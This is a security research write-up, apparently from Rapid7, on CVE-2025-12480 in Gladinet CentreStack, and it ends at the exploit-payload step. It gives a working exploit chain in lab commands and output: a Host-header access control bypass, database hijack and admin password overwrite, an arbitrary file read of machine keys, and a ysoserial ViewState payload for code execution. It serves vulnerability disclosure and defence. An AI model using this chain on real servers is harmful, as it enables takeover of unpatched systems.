
Overview
On November 10, 2025, Mandiant Threat Defense published a report detailing exploitation in-the-wild, observed circa August 2025, of a previously undisclosed vulnerability affecting the file sharing platform, Gladinet Triofox.
The Rapid7 Labs Vulnerability Intelligence team analyzed this vulnerability in the context of Gladinet’s other product, CentreStack, a file sharing solution for Managed Service Providers (MSP). Our analysis shows CentreStack is also vulnerable to CVE-2025-12480, prior to Gladinet patching the vulnerability in July, 2025. Neither a CVE identifier, nor a vulnerability disclosure were published at the time the vendor patched the issue. The following description in the CentreStack release notes alludes to the issue:
Security Improvement: Added protection for the initial configuration pages. These pages can no longer be accessed after CentreStack has been set up.
In addition to demonstrating the vulnerability against CentreStack, our analysis also shows an alternative exploitation strategy to achieve RCE, compared to the exploitation strategy detailed in the Mandiant report.
The exploitation strategy detailed in this analysis is premised on the access control bypass vulnerability CVE-2025-12480, that leads to administrator account takeover. From there an attacker can reconfigure the servers local storage and perform an arbitrary file read, leaking the unique cryptographic keys used to sign .NET ViewState payloads. After leaking the cryptographic keys, the attacker can achieve arbitrary code execution via .NET deserialization.
Rapid7 has verified that the access control bypass vulnerability described in this analysis (aka, CVE-2025-12480) has been successfully remediated in version 16.7.10368.56560 of CentreStack. This version was released on July 26, 2025.
Analysis
This analysis is based on a lab environment, containing a CentreStack server, version 16.4.10331.56447 running on Windows Server 2022, and Internet Information Server (IIS) 10 with ASP.NET version 4.0.30319. Throughout this analysis, the CentreStack server had a default configuration, and an IP address of 192.168.86.50. The (simulated) remote attacker had an IP address of 192.168.86.35.
Access control bypass
While many files have changed between the two versions, focusing on the binary \build\portal\bin\GladPageUILib.dll shows several very suspicious changes. The method GladPageUILib.GladBasePage.GetIPAddress is shown below.
     protected string GetIPAddress()
     {
       HttpContext current = HttpContext.Current;
       string serverVariable = current.Request.ServerVariables["HTTP_X_FORWARDED_FOR"];
       if (!string.IsNullOrEmpty(serverVariable))
       {
         string[] strArray = serverVariable.Split(',');
         if (strArray.Length != 0)
           return strArray[0];
       }
-      string header = current.Request.Headers["X-Forwarded-For"];
-      return !string.IsNullOrEmpty(header) ? header : current.Request.ServerVariables["REMOTE_ADDR"];
+      return current.Request.ServerVariables["REMOTE_ADDR"];
     }
We can see the method GetIPAddress was reporting the value of the HTTP header X-Forwarded-For as the IP address of the incoming System.Web.HttpRequest, if such a HTTP request header value was present. The patched version replaces this logic by only reporting the server variable REMOTE_ADDR as the IP address of the incoming request, which will be the IP address of the client as specified by the underlying network socket. The X-Forwarded-For header value is only expected to be set by a proxy, and should not be specified, or trusted, as a header value in an incoming request, as an attacker may specify an arbitrary IP address for the header value.
We can see below how the method GetIPAddress is used by the method AllowHostedClusterManager to enforce access to, what is referred as the “Hosted Cluster Manager”, for HTTP requests whose IP addresses originate from the local loopback address 127.0.0.1.
    public bool AllowHostedClusterManager()
     {
-      if (string.IsNullOrEmpty(ConfigurationManager.AppSettings["AllowRemoteClusterMgr"]) || string.Compare(this.Request.Url.Host, "localhost", true) == 0)
-        return true;
-      string ipAddress = this.GetIPAddress();
-      if (string.IsNullOrEmpty(ipAddress))
-        return true;
-      string[] strArray = ipAddress.Split('.');
-      return strArray.Length != 4 || strArray[0] == "127" && strArray[1] == "0" && strArray[2] == "0";
+      string appSetting = ConfigurationManager.AppSettings["AllowRemoteClusterMgr"];
+      return string.IsNullOrEmpty(appSetting) || string.Compare(appSetting, "true", true) == 0 || this.CanRunCrticalPage();
     }
This change in logic is interesting, and a strong indication we may be dealing with an access control bypass, based upon a malicious attacker specifying a X-Forwarded-For header value of 127.0.0.1.
Looking further at the diff, we also notice the following changes to the CanRunCrticalPage method.
+    protected string GetDirectIPAddress()
+    {
+      return HttpContext.Current.Request.ServerVariables["REMOTE_ADDR"];
+    }

     public bool CanRunCrticalPage()
     {
-      if (string.Compare(this.Request.Url.Host, "localhost", true) == 0)
-        return true;
-      string appSetting = ConfigurationManager.AppSettings["TrustedHostIP"];
-      if (string.IsNullOrEmpty(appSetting))
+      if (!string.IsNullOrEmpty(HttpContext.Current.Request.ServerVariables["HTTP_X_FORWARDED_FOR"]))
         return false;
-      string ipAddress1 = this.GetIPAddress();
-      if (string.IsNullOrEmpty(ipAddress1))
+      string directIpAddress = this.GetDirectIPAddress();
+      if (string.IsNullOrEmpty(directIpAddress))
         return false;
-      if (string.Compare(ipAddress1, appSetting, true) == 0)
+      string appSetting = ConfigurationManager.AppSettings["TrustedHostIP"];
+      if (!string.IsNullOrEmpty(appSetting) && string.Compare(directIpAddress, appSetting, true) == 0)
         return true;
       try
       {
-        IPAddress ipAddress2 = IPAddress.Parse(ipAddress1);
-        if (ipAddress2 != null)
-          return GladBasePage.IsLocalIpAddress(ipAddress2);
+        IPAddress ipAddress = IPAddress.Parse(directIpAddress);
+        if (ipAddress != null)
+          return GladBasePage.IsLocalIpAddress(ipAddress);
       }
       catch (Exception ex)
       {
       }
       return false;
     }
In the patched version, the IP address of the incoming HTTP request (which we know an attacker can specify via a malicious X-Forwarded-For header value) is no longer used when comparing against either a specific “Trusted IP Address”, or a test to determine if the IP address is a local IP address.
Also of note is the removal of the comparison test for the this.Request.Url.Host member variable against the string localhost. We will return to this small change in a moment.
As the method name CanRunCrticalPage seems like something an attacker may want to do, we search for references to this method and locate several classes that limit their instantiation based on this method returning a value of true. For example, the class GladinetPayFlow.DBTest implements the C# logic for the ASPX web page C:\Program Files (x86)\Gladinet Cloud Enterprise\management\DBTest.aspx. When a client requests this ASPX page, the method GladinetPayFlow.DBTest.Page_Load will be called, as shown below.
namespace GladinetPayFlow
{
  public class DBTest : BasePage
  {
    protected Label ErrorMsg;
    protected TextBox IterCount;
    protected LinkButton writeBtn;
    protected LinkButton RefreshBtn;
    protected LinkButton LinkButton1;
    protected Label StatusResult;

    protected void Page_Load(object sender, EventArgs e)
    {
      if (!this.CanRunCrticalPage())
        this.Response.Redirect("/management/AccessDenied.aspx");
      else if (this.Page.IsPostBack)
        ;
    }

    // ...snip...
  }
}
We can see that during Page_Load, a call to CanRunCrticalPage is used to determine if access to this page should be allowed. If access is to be denied, a 302 HTTP redirect to the /management/AccessDenied.aspx page is performed.
We can test this using a simple CURL command, as shown below.
C:\Users\sfewer-r7\>curl -ik https://192.168.86.50/management/DBTest.aspx
HTTP/1.1 302 Found
Cache-Control: private
Content-Type: text/html; charset=utf-8
Location: /management/AccessDenied.aspx
Server: Microsoft-IIS/10.0
X-AspNet-Version: 4.0.30319
Set-Cookie: ASP.NET_SessionId=rmswix3gdv0lj4vgt2ksgkxf; path=/; secure; HttpOnly; SameSite=Lax
X-Powered-By: ASP.NET
Date: Wed, 09 Jul 2025 20:10:41 GMT
Content-Length: 146

<html><head><title>Object moved</title></head><body>
<h2>Object moved to <a href="/management/AccessDenied.aspx">here</a>.</h2>
</body></html>
As expected, our remote request to the /management/DBTest.aspx URI has failed. However, adding in a HTTP header X-Forwarded-For with a value of 127.0.0.1 also fails, as shown below.
C:\Users\sfewer-r7\>curl -ik https://192.168.86.50/management/DBTest.aspx  -H "X-Forwarded-For: 127.0.0.1"
HTTP/1.1 302 Found
Cache-Control: private
Content-Type: text/html; charset=utf-8
Location: /management/AccessDenied.aspx
Server: Microsoft-IIS/10.0
X-AspNet-Version: 4.0.30319
Set-Cookie: ASP.NET_SessionId=1vnykhcqmpe13nm5i5p05q3x; path=/; secure; HttpOnly; SameSite=Lax
X-Powered-By: ASP.NET
Date: Wed, 09 Jul 2025 20:10:25 GMT
Content-Length: 146

<html><head><title>Object moved</title></head><body>
<h2>Object moved to <a href="/management/AccessDenied.aspx">here</a>.</h2>
</body></html>
This is because the logic of CanRunCrticalPage will bail out early if an application setting TrustedHostIP has not been set, so we cannot reach the call to GladBasePage.IsLocalIpAddress to check if our HTTP requests IP address is 127.0.0.1, which it will be thanks to the X-Forwarded-For header value.
Remembering the other subtle change to CanRunCrticalPage, we note that the logic to test the member variable this.Request.Url.Host against the string localhost was also removed. It should not be possible to specify an alternative HTTP host value in a HTTP request unless the ASP setting UseHostHeaderForRequestUrl is true, which by default it is not. However, experimenting with our CURL request, we add the HTTP Host header with a value of localhost and try again.
C:\Users\sfewer-r7\>curl -ik https://192.168.86.50/management/DBTest.aspx -H "Host: localhost"
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/10.0
X-AspNet-Version: 4.0.30319
Set-Cookie: ASP.NET_SessionId=xw2nagp3xagtdbhqvsywqmls; path=/; secure; HttpOnly; SameSite=Lax
X-Powered-By: ASP.NET
Date: Mon, 07 Jul 2025 20:08:35 GMT
Content-Length: 28919


<!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en">
<head><meta http-equiv="X-UA-Compatible" content="IE=edge" /><meta name="viewport" content="width=device-width, initial-scale=1" />

    <!-- BEGIN BOOTSTRAP CSS -->
  <link rel="stylesheet" href="/management/bootstrap4/css/bootstrap-material-design.min.css" />

    <!-- END BOOTSTRAP CSS -->

     <link rel="stylesheet" href="/storage/fonts/roboto.css" /><link rel="stylesheet" href="/storage/css/font-awesome.min.css" /><link rel="stylesheet" href="/storage/fonts/material-icons.css" />

    <link rel="shortcut icon" href="/favicon.ico?t=638814910183624448" />
    <title>
        Gladinet Cloud - User Manager
Amazingly we can pass the check in CanRunCrticalPage and the /management/DBTest.aspx URI will load successfully. Inspecting this further in a debugger, we can see the method CanRunCrticalPage is comparing the member variable this.Request.Url.Host against the string localhost. The debugger shows us that the Url member variable has had the HTTP Host header value used for the URLs host value.

It is currently unclear what component is allowing this behaviour to occur.
Therefore a remote unauthenticated attacker can achieve an access control bypass by specifying a HTTP Host header value of localhost. Additionally, if a “Trusted Host IP” setting was present, the same access control bypass could be achieved by specifying a HTTP X-Forwarded-For header value of 127.0.0.1.
To leverage this access control bypass we must identify a target URI whose access is guarded by the method CanRunCrticalPage, and whose functionality can be leveraged by an attacker.
Administrator account takeover
As we continue to diff out the patches, we notice the classes GladinetPayFlow.MigrateDatabase and GladinetPayFlow.AdminDatabase contain changes that are strongly indicative of being leveraged by the access control bypass we have identified. Looking at the diff for these two classes we see the following.
namespace GladinetPayFlow
{
  public class MigrateDatabase : BasePage
  {
     // ...snip...

     protected void Page_Load(object sender, EventArgs e)
     {
       if (!this.CanRunCrticalPage())
+        this.Response.Redirect("AccessDenied.aspx");
+      else if (!this.IsValidSession)
+        this.Logout();
+      else if (!this.SessionIsClusterAdmin || !this.AllowMMC())
       {
         this.Response.Redirect("AccessDenied.aspx");
       }
namespace GladinetPayFlow
{
public class AdminDatabase : BasePage
{
// ...snip...
protected void Page_Load(object sender, EventArgs e)
{
if (!this.CanRunCrticalPage())
- {
this.Response.Redirect("AccessDenied.aspx");
+ else if ((!this.IsValidSession || !GladinetCloud.IsClusterAdmin(this.SessionUserId) && !GladinetCloud.IsTrioFoxClusterAdmin(this.SessionDomainId, this.SessionUserId)) && !string.IsNullOrEmpty(ClusterSettings.GetSingleSetting("default_domain_id", "default_domain_auth")))
+ {
+ this.Response.Redirect("/portal/loginpage.aspx");
}In both cases a call to the method CanRunCrticalPage is used to control access to these pages. The patch not only fixes the logic within the method CanRunCrticalPage, but also ensures a request to either of these two pages has a valid session for a cluster administrator user. The implication here being that if we leverage the access control bypass to access these two pages, we do not need a valid session, so can access these pages fully unauthenticated.
A CentreStack server uses a separate database server, either an instance of MySQL, SQL Server, or PostgreSQL, to store CentreStack server settings and metadata, including user accounts.
The URI /management/MigrateDataBase.aspx can be used to migrate the CentreStack servers database from its existing database server to a new database server. The URI /management/AdminDatabase.aspx can be used to generate a new CentreStack server database, and is the page used when you first install the product and set it up. In both cases, the newly configured database server can be remote. In the context of this access control bypass, a new remote database server can be configured by the attacker to either migrate the existing database, or to initialize a new database.
Accessing either /management/MigrateDataBase.aspx or /management/AdminDatabase.aspx URI’s in a web browser will not work, as we have not set the two header values required for the access control bypass, resulting in the expected 302 HTTP redirect to the /management/AccessDenied.aspx page.


We can leverage Burp’s proxy feature and configure the proxy to add these two header values for us, as shown below.
Now accessing the /management/MigrateDataBase.aspx URI via a web browser being proxied by Burp, we can see we are able to migrate the CentreStack server’s database to a database we control.

On the attacker’s machine, we create a new MySql database schema db_pwn3d and a corresponding database user user_pwn3d with all schema privileges. We can then successfully migrate the existing CentreStack database from its original database server over to our attacker controlled database server, as shown below.

After migration has completed successfully, if we examine the table xaf_users in the database, we can see the user accounts available for us to take over. As shown in the screenshot below, we can see the password hash for each user. This hash value is an unsalted MD5 hash of the original plaintext password value.

To complete the cluster administrator account takeover, we change the password hash to a hash value for a known plaintext word. For example md5(pwn3d) is B2F3D1E0EFCB5D60E259A34ECBBDBE00. We can now visit the /portal/loginpage.aspx URI and successfully login using the email address of the cluster administrator, and a password value of pwn3d.
Local file access
The attacker now controls the CentreStack servers configuration database, and can login to the management interface via the administrator account takeover. To achieve RCE, we will first need to read arbitrary files from the server’s local file system. The CentreStack server will have a default file storage location of C:\CentreStack\, and by visiting the /portal/files URI in a web browser, a user can access this storage location. If we can modify the storage locations file system path, we should be able to read files outside of the intended storage location.
We inspect the database table xaf_namedvalue and notice it contains a row with the following XML value:
<?xml version="1.0" encoding="utf-8"?>
<StorageDescriptor>
  <Name>41ed6c26-d5f8-424f-a311-bb4ff88140e5</Name>
  <Guid>41ed6c26-d5f8-424f-a311-bb4ff88140e5</Guid>
  <Endpoint>http://localhost:8080/gladfilesvr/f.svc/</Endpoint>
  <ServiceType>9</ServiceType>
  <Quota>0</Quota>
  <Expire>9999-12-31 23:59:59Z</Expire>
  <NameAlias/>
  <IsDeleted>false</IsDeleted>
  <IsPurged>false</IsPurged>
  <DeletedTime/>
  <PurgeTime/>
  <UserName>gladuser</UserName>
  <SecretKey>41uIgwLg6Jz6duaEckNGIA==</SecretKey>
  <Bucket/>
  <SharePermission>read download</SharePermission>
  <AccessPoint>C:\CentreStack</AccessPoint>
  <Versioned>false</Versioned>
  <InplaceVersioned>true</InplaceVersioned>
  <CloudShare>false</CloudShare>
  <SysShare>false</SysShare>
  <DeviceBackupRoot>false</DeviceBackupRoot>
  <DeviceBackupSetName/>
  <DriveLetter/>
  <IsDir>false</IsDir>
  <OneLevel>false</OneLevel>
  <DataAtRestEncryption>false</DataAtRestEncryption>
  <FileSvr/>
  <DarePwd/>
</StorageDescriptor>
We can see the AccessPoint element has the default storage location of C:\CentreStack. We can also see the UserName element has the value gladuser, along with an encrypted password value in the SecretKey element. When the CentreStack server is installed, a new local Windows user account gladuser is created, and all file system access to the local storage location is performed with the permissions of this local Windows user account.

We can change the default storage location value in the xaf_namedvalue table, from the value C:\CentreStack to the value C:\. The intent here is to relocate the CentreStack server’s storage location to the server’s local root file system, so we can then read any file. We do not need to know the gladuser account password as this is also present in the XML blob. After we make this change to the xaf_namedvalue table in the attacker’s malicious database, we need the CentreStack server to pick up this change in local storage location, as the CentreStack server will still be using the original value C:\CentreStack.
After making the above changes to the malicious database, and logging in as the cluster administrator, we can navigate to Settings, Folder & Storage, and then click the Migrate to new storage action. A default option to Automatically assign a sub-folder from cluster default tenant is given and we can click the Continue button. We can see below that our change to the local storage location is now shown as the current storage location. As we do not actually want to migrate the storage, we click the Cancel button.

After we successfully modify the local storage location to be the root file system folder C:\, we can browse the file system by visiting the /portal/files URI, as shown below.
Remote code execution
By leveraging the ability to access the root file system, we can now achieve RCE. The local Windows gladuser account does not have permissions to write files to the IIS folders that serve ASP content, preventing us from dropping a web shell. A different strategy is to leverage the ability to read any file, and the fact that the CentreStack server uses .NET ViewState payloads. These are cryptographically signed serialized .NET data that a client can send to a server. If an attacker can correctly sign a malicious .NET ViewState payload, the attacker can achieve RCE. To do this we must first leak the cryptographic machineKey values used to sign .NET ViewState payloads. These keys are stored in the web.config file of the target .NET web application. By navigating to the /portal/webapppage.aspx?ff=/Program%20Files%20(x86)/Gladinet%20Cloud%20Enterprise/root/web.config&du=1 URI we can discover the machineKey values, specifically the validationKey value used to sign .NET ViewState payloads.

By targeting the User Name field of the login page, we can create a malicious .NET ViewState payload using the ysoserial tool, as shown below. We supply the validationKey value we have previously leaked, along with the ViewState generator value, which is disclosed by the login page via an unauthenticated GET request to the /portal/loginpage.aspx URI. The example below will execute the notepad.exe application in order to show successful RCE.
C:\Users\sfewer-r7\Desktop\ysoserial-dotnet>ysoserial.exe -p ViewState -g TextFormattingRunProperties -c "notepad.exe" --generator=3FE2630A --validationalg="SHA1" --validationkey="84C01911D14B47EA25ECD136A96E9EEDE389C4B31B104B6EABAC1E2C713B7A1F761332C5D3AE09BCCD6177FF8BE9ECE6D9E5F53B9E27B31321AA12F23EC9E2BD" –generator="User Name"
